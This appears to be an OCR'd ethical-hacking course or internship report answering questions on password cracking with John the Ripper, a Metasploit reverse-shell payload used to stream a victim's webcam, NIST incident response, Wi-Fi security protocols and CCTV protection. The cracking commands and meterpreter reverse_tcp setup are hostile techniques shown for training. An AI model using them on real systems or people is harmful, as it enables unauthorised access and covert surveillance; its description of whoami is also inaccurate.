


Step 5: To see which directory we are now we'll enter <**whoami>**. From the picture below we can see that all the files and folders are the same which mean we already gained good access.



QUESTION 6:


Q6.Employ a password cracking tool such as John the Ripper or Hydra to illustrate how a weak password can be compromised. Provide a detailed explanation of the step-by-step process you followed to achieve this.



When I run `sudo apt-get update`, I am executing the `apt-get update` command with superuser privileges. This is necessary because updating the package index requires administrative permissions. The `sudo` command temporarily grants these permissions, allowing `apt-get update` to access system files and directories that are restricted to normal users.

Here's a brief overview of what happens:
1. Fetch Updates


2. Update Index: It downloads the latest package information from these repositories.
3. Prepare for Install/Upgrade: This updated information is used to ensure that any future installations or upgrades of packages are done with the most current versions.



john: Executes John the Ripper.
1. --wordlist=/usr/share/wordlists/rockyou.txt: Specifies the wordlist to use for cracking passwords. In this case, it's the popular `rockyou.txt` wordlist located in /usr/share/wordlists/`.
2. --format=md5crypt: Defines the hash format used in weak_hash.txt. In this case, it tells John to expect MD5-based crypt hashes.
3. weak_hash.txt: The file containing the hashed passwords you want to crack.

Make sure rockyou.txt is available at the specified location and that weak_hash.txt contains MD5-based crypt hashes. If everything is set up correctly, John the Ripper will use the wordlist to attempt to crack the passwords.

For this command to work as intended, John the Ripper must have already processed weak_hash.txt and cracked some passwords. The --show option will display the results of these cracked passwords. If no passwords have been cracked yet, or if John hasn’t been run on this file, the output will indicate that no results are available.



The command john --show weak_hash.txt is used to display cracked passwords for hashes found in the `weak_hash.txt` file, assuming that John the Ripper has previously cracked some of them.

Here's a breakdown of the command:

1. john: Runs John the Ripper.
2. --show: Displays the cracked passwords.
3. weak_hash.txt: Specifies the file containing the hashes.


QUESTION 7:

Q7. Conduct a simulated phishing attack in a wide area network (WAN) environment using any suitable tool to demonstrate potential risks, specifically focusing on accessing webcams. Provide a detailed account of the steps you took during the simulation.


Additionally, explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks.

1. Type msfconsole to create payload
2. Set payload windows/meterpreter/reverse_tcp
3. set LHOST 192.168.28.128

4. set LPORT 4444



This shows the live streaming on the payload.



Effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing:

Educating and raising awareness among employees about safeguarding against phishing attacks is crucial for maintaining network security. Here are effective strategies for achieving this:

1. Conduct Regular Training Sessions

Interactive Workshops: Host workshops that simulate phishing scenarios, allowing employees to experience and learn how to identify phishing attempts. E-Learning Modules: Provide online courses that cover the basics of phishing, types of attacks, and preventive measures.

Guest Speakers: Invite cybersecurity experts to speak about real-world phishing threats and best practices.

2. Implement Phishing Simulations

Simulated Attacks: Regularly send simulated phishing emails to employees to test their responses and provide immediate feedback and educational resources based on their actions.

Metrics and Reports: Track the results of simulations to identify areas where additional training may be needed and to measure improvements over time.

3. Develop Clear Policies and Procedures

Phishing Response Guidelines: Create and distribute a clear set of procedures for reporting suspected phishing attempts, including who to contact and what steps to follow.

Update Regularly: Ensure that policies are updated to reflect new phishing tactics and techniques.

4. Promote Awareness Through Communication

Regular Updates: Share updates about recent phishing threats and trends through newsletters, emails, or internal communications.

Posters and Infographics: Display visual reminders about phishing threats and best practices in common areas like break rooms and near workstations.

5. Foster a Security-Conscious

Culture Leadership

Engagement: Have senior leaders demonstrate their commitment to cybersecurity by participating in training and emphasizing its importance.

Recognition and Rewards: Recognize and reward employees who demonstrate good security practices or report phishing attempts, reinforcing positive behavior.

6. Provide Hands-On Tools and Resources

Security Toolkits: Offer tools such as browser extensions or email filters that help identify potential phishing emails.

Quick Reference Guides: Distribute checklists or reference cards that employees can keep at their desks for quick guidance on recognizing and handling phishing attempts.

7. Encourage a Reporting Culture

Anonymous Reporting: Provide a way for employees to report suspected phishing attempts anonymously to reduce fear of repercussions.

Prompt Investigation: Ensure that reported phishing attempts are promptly investigated and feedback is provided to the reporting employee.

8. Monitor and Improve

Regular Assessments: Periodically assess the effectiveness of your training programs and adjust them based on feedback and new phishing trends.

Continuous Improvement: Stay informed about emerging phishing techniques and adjust your training and awareness programs accordingly. By employing these strategies, organizations can enhance their employees' ability to recognize and respond to phishing threats, thereby strengthening overall network security.

QUESTION 8:

Q8. Scenario:

You work for a medium-sized e-commerce company that handles a large volume of customer data, including personal information and payment details. The company's website and backend systems are crucial for operations.

One morning, an employee notices unusual activity on the company's internal network monitoring system. After further investigation, it becomes evident that an unauthorized user has gained access to the company's customer database. The security team suspects a potential data breach.

Task:

As an intern in the cybersecurity and ethical hacking domain, your task is to develop an incident response plan to address this situation. The plan should outline the steps to take in case of this security incident.

As an intern in the cybersecurity and ethical hacking domain who discovers an unauthorized user has gained access to the company's customer database for which a data breach is suspected, I am going to implement the NIST framework.

Implementing the NIST Cybersecurity Framework (CSF) in response to a data breach involves several steps to ensure effective management and recovery. Here's a structured approach:

Identify: Assess the impact of the breach by identifying which assets and data were compromised. Review your organization's risk management processes and determine any vulnerabilities that may have been exploited.

Protect: Strengthen your defenses to prevent further breaches. This might involve updating access controls, patching vulnerabilities, and reinforcing security policies. Ensure that you have adequate data encryption and backup strategies in place.

Detect: Enhance your monitoring and detection capabilities to identify any signs of compromise or anomalies. Implement improved logging and real-time monitoring systems to detect potential breaches early.Respond:

Develop and execute an incident response plan to manage the breach. This includes containing the breach, communicating with affected parties, and taking steps to mitigate damage. Ensure your response team follows predefined protocols and keeps accurate records of all actions taken.

Recover: Work on restoring normal operations and services while minimizing the impact on your organization. Review and improve your recovery plan based on lessons learned from the breach. Ensure that systems are securely restored and conduct a thorough analysis to prevent future incidents.

Review and Improve: After handling the breach, conduct a post-incident review to understand what went wrong and how your response can be improved. Update your security policies, procedures, and training programs based on these findings to better prepare for future incidents.

By following these steps aligned with the NIST CSF, I can effectively manage and mitigate the impact of a data breach.

QUESTION 9:

Q9. Provide an in-depth explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking. Additionally, please share your recommendation for the most secure option among them and elucidate the reasons behind your choice.

In the context of wireless networking, WEP, WPA, WPA2, and WPA3 are different security protocols designed to protect data transmitted over Wi-Fi networks. Here's an in-depth look at their distinctions:

1. WEP (Wired Equivalent Privacy) Introduced: 1997 as part of the original IEEE 802.11 standard.

Encryption: Uses the RC4 encryption algorithm with 64-bit (40-bit key) or 128-bit (104-bit key) keys.

Security: WEP is considered very weak by today's standards. It suffers from several vulnerabilities:

Weak Encryption: RC4's stream cipher can be cracked with sufficient data capture and analysis.Key Management Issues: WEP uses static keys, which can be easily intercepted and reused.

Lack of Integrity Checking: WEP's integrity checking is weak, leading to susceptibility to attacks like packet injection and replay attacks.

Status: Generally deprecated and not recommended for use due to its numerous security flaws.

2. WPA (Wi-Fi Protected Access) Introduced: 2003 as a transitional security protocol to improve upon WEP.

Encryption: Uses the Temporal Key Integrity Protocol (TKIP) with RC4, which provides per-packet key mixing.

Security:

Improved Encryption: TKIP dynamically generates a new key for each packet, which helps address some of WEP's weaknesses.

Message Integrity Check: WPA includes a Message Integrity Code (MIC) to protect against packet tampering.

Enhanced Authentication: WPA supports improved authentication mechanisms, such as 802.1X for enterprise environments. Status: While more secure than WEP, WPA is still not as robust as WPA2 and WPA3. WPA is largely phased out in favor of WPA2 and WPA3.

3. WPA2 (Wi-Fi Protected Access II) Introduced: 2004 as an upgrade to WPA, based on the IEEE 802.11i standard. Encryption: Uses Advanced Encryption Standard (AES) with a 128-bit key for stronger encryption than TKIP.

Security:

Enhanced Encryption: AES is a stronger encryption standard compared to RC4, providing better protection against data breaches.

Robust Security Network (RSN): WPA2 includes features like 802.1X for robust authentication and supports both personal (PSK) and enterprise modes.

Improved Key Management: WPA2 uses a more secure method for key exchange and management.

Status: WPA2 has been the standard for most wireless networks for many years. Despite its robustness, it still has vulnerabilities that WPA3 addresses.

4. WPA3 (Wi-Fi Protected Access III) Introduced: 2018 as the latest security protocol to address vulnerabilities in WPA2.Encryption: Continues using AES but introduces additional security improvements.

Security: Enhanced Encryption: WPA3 uses 192-bit encryption in WPA3-Enterprise mode, providing stronger protection for sensitive data.

Improved Authentication: Uses Simultaneous Authentication of Equals (SAE) for a more secure handshake process compared to WPA2's PSK, mitigating offline dictionary attacks.

Forward Secrecy: Ensures that even if a key is compromised, past communications remain secure.

Protected Management Frames (PMF): Provides additional protection against eavesdropping and spoofing attacks.

Open Networks Security: WPA3 introduces Opportunistic Wireless Encryption (OWE) to provide encryption on open networks without requiring authentication. Status: WPA3 is designed to be the standard for modern wireless networks, offering the strongest security features currently available.

In summary, each subsequent protocol has built upon and improved the security measures of its predecessors. WEP is outdated and vulnerable, WPA offered significant improvements, WPA2 further enhanced security, and WPA3 introduces the latest advancements to protect against contemporary threats. For current and future wireless networking, WPA3 is the recommended standard due to its robust security features.

QUESTION 10.

Q10. Can you provide insight into the methods for accessing a CCTV camera without authorization? If so, kindly describe the process. If not, please elucidate the challenges and difficulties you encounter in attempting to gain unauthorized access.

Challenges and Difficulties encountered in attempting to gain unauthorized access to a CCTV camera.

1. Usage of Strong Passwords

Default usernames and passwords for most devices are very well known by unauthorized users looking to access security systems online and the default usernames and passwords are details that an unauthorized user will try first. Strong passwords that is at least 6 characters or longer with a combination of lower-case and upper-case letters, as well as numbers and special characters make it difficult to figure out. Some CCTV passwords are also changed frequently.

2. Usage of VPN

Using a VPN (virtual private network) is a more secure method to stop unauthorized access from getting personal information. It establish an end-to-end encrypted connection between devices and a network, providing the highest level of security which makes it hard to gain unauthorized access.

Adding a VPN can provides protection for your commercial CCTV camera installation. VPNs protect internet traffic from hackers and other eavesdroppers by encrypting it improving secrecy and blocking efforts by unauthorized users to access it.

3. Secure Network Infrastructure

Securing network infrastructure is another essential challenge faced in gaining unauthorized access to CCTV. This means firewalls, switches, and routers that are set up to successfully block attempts at unauthorized access.

Network segmentation is also a challenge since it separates CCTV equipment from other systems and lessens the effect of possible breaches. Commercial surveillance camera system installation often set up such secure network infrastructure to ensure robust protection against breaches.

4. Limited Access Permissions

Limited access permissions is equally a challenge in accessing strengthened security of your CCTV footage. It reduces the danger of unauthorized people altering or seeing private video by limiting access to authorized personnel only.

It guarantees that each person is given access based on their unique job and responsibilities, role-based access management further improves security.

5. Updated Firmware and Software

Regular software upgrades are a challenged for unauthorized access for CCTV system. These upgrades frequently include important security patches that fix loopholes that hackers have taken advantage of.

A routine of scheduling automatic system updates or setting up reminders to update system manually can guarantee that CCTV equipment is running the most recent security patches and problem fixes.